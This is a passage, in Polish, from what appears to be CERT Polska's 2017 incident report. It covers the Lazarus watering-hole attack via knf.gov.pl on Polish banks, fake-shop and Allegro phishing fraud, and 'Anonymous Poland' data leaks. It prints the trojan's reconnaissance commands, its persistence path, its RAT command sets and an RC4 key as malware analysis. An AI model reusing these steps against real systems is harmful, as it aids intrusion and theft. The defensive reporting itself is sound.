
Projekt rozpoczął się we wrześniu 2017 roku, a planowane zakończenie przypada na rok 2020. Oprócz NASK, który jest liderem konsorcjum, w realizacji projektu uczestniczą: Instytut Łączności, Politechnika Warszawska oraz Narodowe Centrum Badań Jądrowych.

Projekt współfinansowany jest przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent „Cyberbezpieczeństwo i Tożsamość”.

Zagrożenia i incydenty krajowe

KNF.GOV.PL

Koniec stycznia 2017 roku był burzliwym okresem dla sektora finansowego w Polsce. Niezidentyfikowani włamywacze uzyskali dostęp oraz wykradli dane z kilku banków. Według firmy Kaspersky Lab, atak był częścią dużej operacji wymierzonej m.in. w Australię, Meksyk, Urugwaj oraz Rosję. W raporcie „Lazarus Under The Hood" odpowiedzialnością za infekcje została obarczona północnokoreańska grupa Lazarus, znana z próby kradzieży miliarda dolarów z banku centralnego w Bangladeszu w 2016 roku.



Schemat 1. Schemat infrastruktury wykorzystanej w ataku na knf.gov.pl

Skuteczność ataku była wynikiem zastosowania techniki wodopoju (*watering hole attack*), polegającej na rozprzestrzenianiu złośliwego oprogramowania za pośrednictwem zaufanego źródła. W tym wypadku była to witryna Komisji Nadzoru Finansowego (KNF), która jest codziennym źródłem informacji dla wielu instytucji z branży finansowej. Napastnicy po kompromitacji serwera KNF utrzymującego aplikację webową, dodali w kodzie strony przekierowanie na kontrolowane przez siebie adresy. W efekcie użytkownik odwiedzający stronę KNF pobierał dodatkowe skrypty, które miały za zadanie weryfikację adresu źródłowego. Jeśli ofiara pochodziła z zakresu adresowego znajdującego się poza zainteresowaniem napastnika, złośliwe oprogramowanie nie było instalowane.

Początek ataku na polskie banki datujemy na czwarty października 2016 roku - wtedy pojawiły się pierwsze skrypty przekierowujące ruch ze strony KNF. W pierwszym etapie wykorzystywana była domena eye-watch.in, która w połowie grudnia została zastąpiona domeną sap.misapor.ch. Obie maszyny odpowiedzialne za infekcje były przejętymi serwerami, prawdopodobnie za pomocą podatnej wersji serwera JBOSS.

Pierwszym krokiem była weryfikacja adresu IP ofiary. Po niej następowało sprawdzenie systemu operacyjnego, wersji wtyczek Silverlight i Adobe Flash oraz obecności programu EMET (*Enhanced Mitigation Experience Toolkit*). Atakujący, posiadając te informacje, mógł zdecydować jakiego exploita użyć, aby proces infekcji zakończył się sukcesem. W swoim arsenale napastnicy mieli trzy exploity na podatności w Adobe Flash: CVE-2016-1019[14], CVE-2016-4117[15], CVE-2015-8651[16] oraz jeden na Microsoft Silverlight: CVE-2016-0034[17]. Podatności te były już wcześniej wykorzystywane przez exploit-kity[18], m.in. Neutrino, RIG oraz Magnitude. Warto również wspomnieć, że pomiędzy łatką na ostatnią podatność (CVE-2016-4117), a początkiem ataku minęły cztery miesiące. Organizacje, które padły ofiarą ataku, nie zdążyły przez ten czas zaktualizować wykorzystywanego przez siebie oprogramowania.

Celem shellcode'u osadzonego w exploitach było pobranie pliku z trojanem o nazwie svchost.exe, który umożliwiał dostęp zdalny, a następnie jego uruchomienie.

Działanie trojana

Złośliwe oprogramowanie po uruchomieniu zapewniało sobie persystencję, czyli możliwość uruchomienia po restarcie maszyny. Plik wykonywalny kopiowany był do ścieżki: %APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Winslui.exe. Po pomyślnym dodaniu się do autostartu, następowało zebranie informacji o komputerze, aktualnie zalogowanym użytkowniku oraz otoczeniu sieciowym maszyny za pomocą narzędzi wbudowanych w Windows:

```
cmd.exe /c \"hostname > %s\""
cmd.exe /c \"whoami >> %s\"
cmd.exe /c \"ver >> %s\"
cmd.exe /c \"ipconfig -all >> %s\"
cmd.exe /c \"ping www.google.com >> %s\"
cmd.exe /c \"query user >> %s\"
cmd.exe /c \"net user >> %s\"
cmd.exe /c \"net view >> %s\"
cmd.exe /c \"net view /domain >> %s\"
cmd.exe /c \"reg query \"HKCU\\SOFTWARE\
Microsoft\Windows\CurrentVersion\Internet
Settings"
cmd.exe /c \"tasklist /svc >> %s\"
cmd.exe /c \"netstat -ano | find \"TCP\"
```

Po wykonaniu wszystkich komend, wynik ich działania wysyłany był do kontrolera C&C. Serwer mógł odpowiedzieć na parę sposobów, lecz domyślne polecenie brzmiało „success" i sprawiało, że próbka "spała" przez 900000 milisekund. W kolejnym kroku atakujący mógł ręcznie przesłać kolejną próbkę złośliwego oprogramowania, wyspecjalizowaną pod kątem zebranych danych z sieci. Svchost.exe również odszyfrowywał przekazaną w późniejszym kroku złośliwą bibliotekę DLL i odpowiadał za jej uruchomienie. Celem tego etapu było zestawienie sesji z C&C, tak aby umożliwić atakującemu dostęp do skompromitowanej maszyny.

Infiltracja sieci

Napastnicy, posiadając możliwość uruchomienia swojego kodu na komputerze wewnątrz sieci, starali się podnieść swoje uprawnienia i zabezpieczyć ścieżkę dostępu do infrastruktury. Przeprowadzane były również skanowania serwerów wewnętrznych pod kątem działających aplikacji Tomcat (domyślny port TCP: 8080), wraz z próbami logowania standardowymi hasłami. Uwagę intruzów przykuły również działające usługi SMB i sieciowe udziały administracyjne C$, do których logowano się za pomocą metody słownikowej.

Uruchomienie dostarczonego kodu na przejętych maszynach odbywało się za pomocą dwóch metod. Pierwszą było wykorzystanie utworzonego zadania w Harmonogramie Zdarzeń (Task Scheduler). Zadanie to było uruchamiane przy każdym starcie systemu

14 http://blog.trendmicro.com/trendlabs-security-intelligence/look-adobe-flash-player-cve-2016-1019-zero-day-vulnerability/

15 https://www.fireeye.com/blog/threat-research/2016/05/cve-2016-4117-flash-zero-day.html

16 https://blogs.forcepoint.com/security-labs/popular-site-leads-angler-ek-cve-2015-8651-flash-player-exploit

17 https://securelist.com/the-mysterious-case-of-cve-2016-0034-the-hunt-for-a-microsoft-silverlight-0-day/73255/

18 http://malware.dontneedcoffee.com/2016/04/cve-2016-1019-flash-up-to-2100182187.html

operacyjnego, co pozwoliło zachować persystencję po restarcie maszyny.

Drugim sposobem uruchamiania malware'u była usługa Service Control Manager[19]. Atakujący rejestrował nową usługę systemową, która wykonywała dostarczony kod. Mógł to być zarówno skrypt .bat, jak i biblioteka .dll.

Uruchomiona w systemie usługa wykorzystywała kod z pliku gpsvc.exe. Było to narzędzie do tworzenia kolejnych plików, które zawierały narzędzia zdalnego dostępu i uruchamiania kodu:

- srservice.dll - biblioteka odpowiedzialna za wstrzykiwanie złośliwego kodu do innych procesów oraz odszyfrowywanie plików zaszyfrowanych algorytmem RC4 Spritz;
- srservice.chm - zaszyfrowana biblioteka;
- srservice.hlp - plik konfiguracyjny biblioteki.

Po odszyfrowaniu biblioteki srservice.chm i uruchomieniu jej w kontekście procesu lsass.exe, nawiązywane było połączenie z serwerem C&C (zapisanym w pliku konfiguracyjnym). Malware wykorzystywany w tym etapie infekcji udostępniał szereg komend typowych dla RAT-ów. Poniżej prezentujemy najbardziej interesujące polecenia:
* CMDL - uruchomienie polecenia, zapisanie wyniku działania do pliku tekstowego, upload do serwera C&C, usunięcie pliku z rezultatem
* DIE - zabicie procesu malware
* FTIM - ustawienie innego czasu dla wskazanego pliku
* GCFG - wysłanie konfiguracji do C&C
* GINF - pobranie informacji o systemie operacyjnym, takich jak: wersja systemu operacyjnego, CPU, ilość RAM, BIOS, lista interfejsów sieciowych
* PEEX - wstrzyknięcie kodu do procesu explorer.exe (klasyczne DLL Injection)
* PEIN - wstrzyknięcie kodu do dowolnego procesu (poprzez PID)
* PVEW - zrzut działających procesów w systemie operacyjnym
* RUN - uruchomienie polecenia
* RUNX - uruchomienie procesu w kontekście innego użytkownika (podobne do Sysinternals Runas)
* SCFG - aktualizacja pliku konfiguracyjnego
* SLEP - zerwanie połączenia z C&C i uśpienie procesu, by nawiązać go ponownie za czas zdefiniowany przez atakującego
* ZDWN - pobranie i kompresja pliku z dysku ofiary

Ważną funkcjonalnością tego złośliwego oprogramowania jest możliwość pośredniczenia (działania jako proxy) przy przesyłaniu ruchu złośliwego oprogramowania, w ramach sieci LAN, pomiędzy działającymi procesami malware.

Kolejną złośliwą próbką jest plik fdsvc.exe (i jego biblioteka fdsvc.dll), ukrywający się pomiędzy binariami systemu operacyjnego w katalogu C:\Windows. Jedynym jego zadaniem jest odszyfrowanie biblioteki za pomocą klucza RC4: A6 EB 96 00 61 B2 E2 EF 0D CB E8 C4 5A F1 66 9C A4 80 CD 9A F1 2F 46 25 2F DB 16 26 4B C4 3F 3C.

fdsvc.dll to drugie narzędzie typu RAT, umożliwiające wykonywanie komend, a także pobieranie plików oraz informacji o zarażonym hoście. Komendy otrzymywane z serwera są w języku rosyjskim, którego wykorzystanie jest fałszywą flagą, mającą skierować uwagę w inną stronę. Firma BAE Systems przeanalizowała język użyty w tych poleceniach i stwierdziła, że wyrazy zawierają podstawowe błędy, a ich autorem nie była osoba rosyjskojęzyczna[20]. Autorzy malware'u, aby uwiarygodnić jego rosyjskie pochodzenie, pokusili się również o wykorzystanie protektora Enigma, którego twórcą jest Rosjanin.

Polecenia fdsvc.dll:
* Derzhat - Utrzymanie działania połączenia
* Nachalo - Ustanowienie połączenia z C&C
* Pereslat - Wyślij plik do C&C
* Poluchit - Pobierz plik
* Ssylka - Pobierz plik z URL
* Ustanavlivat - Rozpoczęcie komunikacji za pomocą autorskiego protokołu
* Vykhodit - Zakończenie działania malware


19 https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx

20 http://baesystemsai.blogspot.com/2017/02/lazarus-false-flag-malware.html

Fałszywe oferty sprzedaży

W roku 2017 zaobserwowaliśmy nasilenie zjawiska wyłudzania pieniędzy za pośrednictwem fałszywych ogłoszeń sprzedaży. Zgłoszenia ofiar, kierowane do CERT Polska, umożliwiły analizę rozwoju oraz zrozumienie technik stosowanych przez przestępców, zajmujących się tym rodzajem "biznesu". Zaobserwowane działania wskazują na konkurujące ze sobą grupy, które w lepiej lub gorzej przygotowany sposób, starają się sięgnąć po pieniądze kupujących.

Międzynarodowa grupa bazująca na porzuconych domenach



Jeden z przedsiębiorców, zajmujących się handlem online, zgłosił fakt wykorzystywania autorskiego obrazka towaru przez inny sklep. Nasza analiza pozwoliła zidentyfikować masowy proceder rejestracji domen, wskazujący na użytkowników z Chin. Odbywało się to przy wykorzystaniu nazw, które przez brak odnowienia, trafiały ponownie do ogólnodostępnej puli. Archiwa stron internetowych wskazują, że badane domeny związane były w przeszłości z legalnie działającymi firmami. Szkodliwy proceder odbywał się także w innych strefach TLD, takich jak: .com .org .nz .cz .it., o czym informowały nas inne CERT-y. W domenach zamieszczane były ogłoszenia oferujące bardzo szeroki asortyment towarów, głównie odzieży oraz biżuterii.

Proces zakupowy prowadził ofiarę do formularza pozyskującego numer karty kredytowej.


Ofiara mogła wybrać jedną z dziesięciu walut rozliczenia. Odpowiadało to rejonom, z których docierały informacje na temat skutecznego użycia techniki. W Polsce kampania nie odniosła oczekiwanego przez przestępców efektu, głównie ze względu na bardzo niską jakość treści na stronach.

Grupa publikująca na tablicach ogłoszeń

Kolejną grupę oszustw stanowią ogłoszenia publikowane na portalach typu tablica (olx.pl, gumtree.pl). Proceder jest wyjątkowo trudny do wykrycia, ponieważ kampanie nie mają charakteru masowego, a wykorzystywany przez przestępców schemat może zmieniać się w zależności od potrzeb.
Często schemat wyglądał w ten sposób:

Ofiara, poszukując konkretnego towaru, przegląda bazy ofert. Trafia na ogłoszenie oszusta i wyraża zainteresowanie zakupem. W bezpośredniej komunikacji otrzymuje informacje o przedmiocie. CERT Polska najczęściej badał ogłoszenia dotyczące sprzętu elektronicznego, telefonów, a także sprzętu AGD. Internauci informowali nas również o ofertach akcesoriów dziecięcych. W kolejnym kroku atakujący proponował sfinalizowanie transakcji poprzez portal aukcyjny allegro.pl, tłumacząc to podniesieniem swojej wiarygodności i brakiem możliwości zakończenia aukcji przed czasem. Domena, do której odsyłał ofiarę, była przygotowaną stroną phishingową.


Nazwy dedykowanych domen phishingowych sugerowały wizytującym legalne zasoby serwisu allegro. Przestępcy wielokrotnie posługiwali się kombinacją nazw showproducts, showitem, itemview, viewitem, viewlisting, również allegro; zlecając rejestrację w różnych strefach TLD. Zarówno fałszywy panel logowania, jak i szablon komunikacji mailowej, odpowiadał tym stosowanym przez Allegro. Dlatego ofiara, która nie zwróciła uwagi na pasek adresowy przeglądarki, była przekonana o legalności całej transakcji.



Grupa bazująca na profesjonalnych platformach sklepowych

Trzecim obszarem działania przestępców było wykorzystanie gotowych platform sprzedażowych (e-commerce). Współczesne rozwiązania tego typu są wyjątkowo proste w zarządzaniu oraz integracji z innymi systemami. W badanych przypadkach przedmiotem oferty był najczęściej sprzęt elektroniczny. Uwagę zwracał brak spójności co do rodzaju oferowanego towaru. W jednym ze zidentyfikowanych sklepów, obok zakładki z telefonami, ustawione były kuchnie gazowe oraz kody Xbox Live Gold. Fałszywy asortyment miał być jak najszerszy, żeby zwiększyć liczbę potencjalnych "klientów". Wystarczyło jeszcze odpowiednie zaindeksowanie w wynikach wyszukiwarki, aby zapewnić wysoki poziom odwiedzin. Opisywana grupa użyła komercyjnej techniki podniesienia pozycji swojego sklepu w reklamach Google. Po wpisaniu nazwy poszukiwanego towaru, "zła witryna" była podsuwana ofierze na jednej z pierwszych widocznych pozycji.


Analiza informacji z rejestrów przedsiębiorców najczęściej nie wzbudzała podejrzeń - zgadzała się z regulaminem zamieszczonym w fałszywym sklepie. Dociekliwy użytkownik mógł także odnaleźć fizyczny adres na mapie. Przez pewien czas obserwowaliśmy równoległe próby podnoszenia wiarygodności oszustów, zarówno poprzez spreparowane opinie na portalach prezentujących oceny sprzedaży, jak i poprzez przygotowane domeny phishingowe, udające opineo.pl oraz ceneo.pl. Komunikacja z przestępcą odbywała się za pośrednictwem rozwiązań dostarczanych przez platformę sprzedażową: email, komunikator oraz telefon. Należy zauważyć, że w szczytowej fazie działania sklepu, wszystkie z wymienionych form kontaktu były obsługiwane w pełni responsywnie. Dopiero w miarę rosnącej liczby oszukanych osób i negatywnych wpisów w sieci, sklep oraz kanały kontaktu z nim były porzucane.




Techniki kradzieży pieniędzy

Przestępcy, po skutecznym przeprowadzeniu ofiary przez proces zakupowy, wysyłali elektroniczny dokument na wzór faktury pro-forma. Następnie starali się wyegzekwować za nią zapłatę. W zależności od posiadanych narzędzi, odpowiednio prowadzili narrację, odsyłając ofiarę do systemu integratora płatności, dedykowanego konta słupa lub fałszywego systemu integratora płatności.

W dwóch pierwszych przypadkach skradziona kwota odpowiadała tej rzeczywistej, ustalonej w procesie zakupu. Co ciekawe, kupujący mógł nawet uruchomić system płatności ratalnych, za pośrednictwem dostawcy platformy sklepowej. Scenariusz z fałszywym integratorem płatności niósł zazwyczaj dla ofiary najpoważniejsze konsekwencje. Atakujący, w dedykowanej wiadomości e-mail, odsyłał kupującego do zestawu stron podszywających się pod system logowania do bankowości internetowej. Należy dodać, że phishing był przygotowany wyjątkowo dobrze. Każda ze zidentyfikowanych domen miała ważny certyfikat SSL, a jej wygląd odpowiadał legalnej stronie. Ofiara, która nie zwróciła uwagi dokąd prowadzi link z wiadomości e-mail, lub nie spojrzała na pasek adresowy przeglądarki okna logowania, mogła mieć duży problem w zidentyfikowaniu oszustwa.





Po uzyskaniu danych logowania, atakujący otwierał sesję z bankiem ofiary. Tam, w zależności od rodzaju oraz stopnia rozpoznania systemu transakcyjnego, próbował wykonać akcję (dodanie lub modyfikacja odbiorcy zaufanego, założenie zlecenia stałego, przelew jednorazowy), która mogła umożliwić transfer środków ofiary w zaplanowane miejsce. Atakowany otrzymywał równolegle prośbę o akceptację złośliwego działania na rachunku. Jeżeli podał kod autoryzacyjny przestępcom, niosło to dla niego poważne konsekwencje.

Pierwsze próby z tego rodzaju szkodliwym działaniem zaobserwowaliśmy w drugiej połowie 2017 roku. Początkowo nie miały one charakteru masowego. Sytuacja diametralnie zmieniła się po wystawieniu oferty jako kompletnej usługi w krajowym podziemiu internetu. Badając ten trend zakładamy, że w 2018 roku będziemy obserwować nasilenie szkodliwych kampanii inspirowanych opisaną techniką.

Podsumowanie

CERT Polska w 2017 roku odnotował 227 zgłoszeń dotyczących oszustw za pomocą opisanych powyżej technik. Łączne straty, które zarejestrowaliśmy z tego tytułu, to blisko 200 tysięcy złotych. Należy zaznaczyć, że jest to tylko procent całości strat poniesionych przez oszukanych kupujących. Zapewne nie wszyscy poszkodowani zdążyli złożyć zawiadomienie do prokuratury. Być może część ofiar pogodziła się z poniesioną stratą i pozostaje poza ewidencją, nie wierząc w skuteczność krajowego systemu ścigania sprawców. Pamiętajmy jednak, że zachęceni sukcesami przestępcy będą rozwijać swoje techniki, bezwzględnie wykorzystując słabość działania organów ścigania.

Pod koniec 2017 roku nasiliły się wyłudzenia z wykorzystaniem fałszywych sklepów internetowych. Otrzymaliśmy 227 zgłoszeń od poszkodowanych, łącznie na blisko 200 tysięcy złotych.

Udział “Anonymous Poland” w wyciekach danych

Konta w serwisie Twitter pod nazwą “Anonymous Poland” kilkukrotnie w 2016 i 2017 roku były wykorzystywane do publikacji wycieków danych. Te pochodziły z ataków na systemy informatyczne instytucji państwowych, międzynarodowych, organizacji pozarządowych i podmiotów komercyjnych.

Badacze bezpieczeństwa IT, dziennikarze śledczy oraz eksperci zajmujący się zagadnieniami szerzenia propagandy i fałszywych informacji są zgodni, że nie należy łączyć działalności persony “Anonymous Poland” na Twitterze z żadną z polskich grup aktywistów działających w internecie. Świadczą o tym nie tylko szczegóły techniczne publikacji informacji z wycieków, ale również analiza motywacji, które mogły stać za udostępnieniem poszczególnych materiałów.

W niniejszym raporcie przedstawimy przypadki czterech wycieków danych, do przeprowadzenia których przyznała się persona “Anonymous Poland” występująca na Twitterze pod nazwami @anpoland oraz @opanon_pl wraz z siatką wspomagających je botów.

WADA i CAS

Dla lepszego zrozumienia kontekstu całej sprawy należy cofnąć się w czasie. W sierpniu i wrześniu 2016 roku instytucje powiązane z Międzynarodowym Komitetem Olimpijskim odpowiedzialne za zwalczanie dopingu: Światowa Agencja Antydopingowa (WADA) oraz Trybunał Arbitrażowy do spraw Sportu (CAS, instytucja odwoławcza) zostały zaatakowane przez hakerów.

13 września 2016 roku WADA w oświadczeniu na swojej stronie[21] poinformowała, że użytkownicy systemu wspomagającego kontrole antydopingowe (ADAMS) padli ofiarą ataków phishingowych. Jako jedno z pierwszych przejęte zostało konto Juliji Rusanowej, sygnalistki nieprawidłowości dopingowych w rosyjskiej reprezentacji olimpijskiej. Dyrektor WADA jako powód ataków uznał próbę podważenia autorytetu światowego systemu kontroli dopingowych. Ostatecznie WADA przyznała, że wyciekły dane[22] przynajmniej 41 zawodników.

Z kolei CAS potwierdziło[23] próby ataków, ale w oświadczeniu dla Associated Press rzecznik tej organizacji nie wypowiedział się na temat ich skuteczności.

Link do danych z wycieku z CAS wraz z nagraniem wideo prezentującym przeprowadzenie ataku został udostępniony 10 sierpnia 2016 roku na profilu twitterowym “Anonymous Poland” (@anpoland). Film zamieszczony na YouTube[24] miał także pokazać zmodyfikowane strony główne WADA i CAS, jednak fakt podmiany nie został potwierdzony przez żadną z organizacji. Niechciana zmiana nie została również odnotowana w kopiach Web Archive.

Rysunek 3. Publikacja wycieku danych ze strony CAS[25]

21 https://www.wada-ama.org/en/media/news/2016-09/wada-confirms-attack-by-russian-cyber-espionage-group

22 https://www.wada-ama.org/en/media/news/2016-09/cyber-hack-update-data-leak-concerning-41-athletes-from-13-countries-and-17

23 https://apnews.com/f04a262d837c4bda857dd6a2aa050b14

24 https://www.youtube.com/watch?v=day5Aq0bHsA


25 http://web.archive.org/web/20160908145346/https://twitter.com/anpoland

Opublikowane informacje były zrzutem bazy danych strony internetowej CAS. Wśród nich znalazły się adresy email i skróty md5 haseł użytkowników oraz redaktorów zarejestrowanych na stronie. Jak zapewniło CAS, dane dotyczące prowadzonych postępowań nie zostały upublicznione.

Dzień później na profilu "Anonymous Poland" pojawiły się groźby publikacji danych z WADA. Ostatecznie dane opublikowano na stronie fancybear.net[26] (używając innej persony: "Fancy Bears' Hack Team"). Upublicznione dokumenty zawierały dane medyczne dotyczące wyników kontroli antydopingowych oraz wyjątkowe dopuszczenia w stosowaniu konkretnych substancji.


7 września 2016 roku atakujący mieli także podmienić strony internetowe amerykańskiej reprezentacji olimpijskiej (teamusa.org) oraz Międzynarodowego Komitetu Paraolimpijskiego (paralympic.org)[27]. Podobnie jak w przypadku rzekomej podmiany stron WADA i CAS opublikowano filmy na YouTube z wejściami na zaatakowane strony[28]. Informacje te nie zostały jednak potwierdzone.

Na filmie mającym prezentować skutki ataków na strony WADA i CAS można zauważyć, że choć system operacyjny skonfigurowany jest w polskiej wersji językowej, to w niedawnej historii odwiedzonych stron znajdują się wyłącznie rosyjska i bułgarska wersja wyszukiwarki Google. Świadczyć to może o adresie IP pochodzącym z jednego z tych krajów.



Rysunek 4. Klatka z filmu prezentującego skutki ataku na strony WADA i CAS

Z kolei na filmach ukazujących podmiany stron teamusa.org oraz paralympic.org po wpisaniu hasła wyszukiwania w przeglądarce Google Chrome, ta nie przekierowuje domyślnie do polskiej wersji wyszukiwarki Google, lecz jej ukraińskiej wersji.



Rysunek 5. Film przedstawiający podmianę strony teamusa.org

26 https://web.archive.org/web/20160913013727/http://fancybear.net/

27 http://web.archive.org/web/20160908145346/https://twitter.com/anpoland

28 https://www.youtube.com/watch?v=EwPEh71nDho; https://www.youtube.com/watch?v=y8J1KmObabs

Ataki przeprowadzono w czasie trwania skandalu dotyczącego dopingu w rosyjskiej reprezentacji olimpijskiej[29]. W lipcu 2016 roku WADA zarekomendowała Międzynarodowemu Komitetowi Olimpijskiemu (MKOl) niedopuszczenie do letnich igrzysk w Rio de Janeiro całej rosyjskiej reprezentacji. Kilka dni później CAS oddalił apelację w sprawie dyskwalifikacji kilkudziesięciu rosyjskich zawodników. Na początku sierpnia 2016 roku MKOl dopuścił rosyjską reprezentację, ale bez 111 z 389 zgłoszonych zawodników. Z kolei Międzynarodowy Komitet Paraolimpijski zdyskwalifikował całą rosyjską reprezentację paraolimpijską, a odwołanie od tej decyzji wkrótce odrzucił CAS.

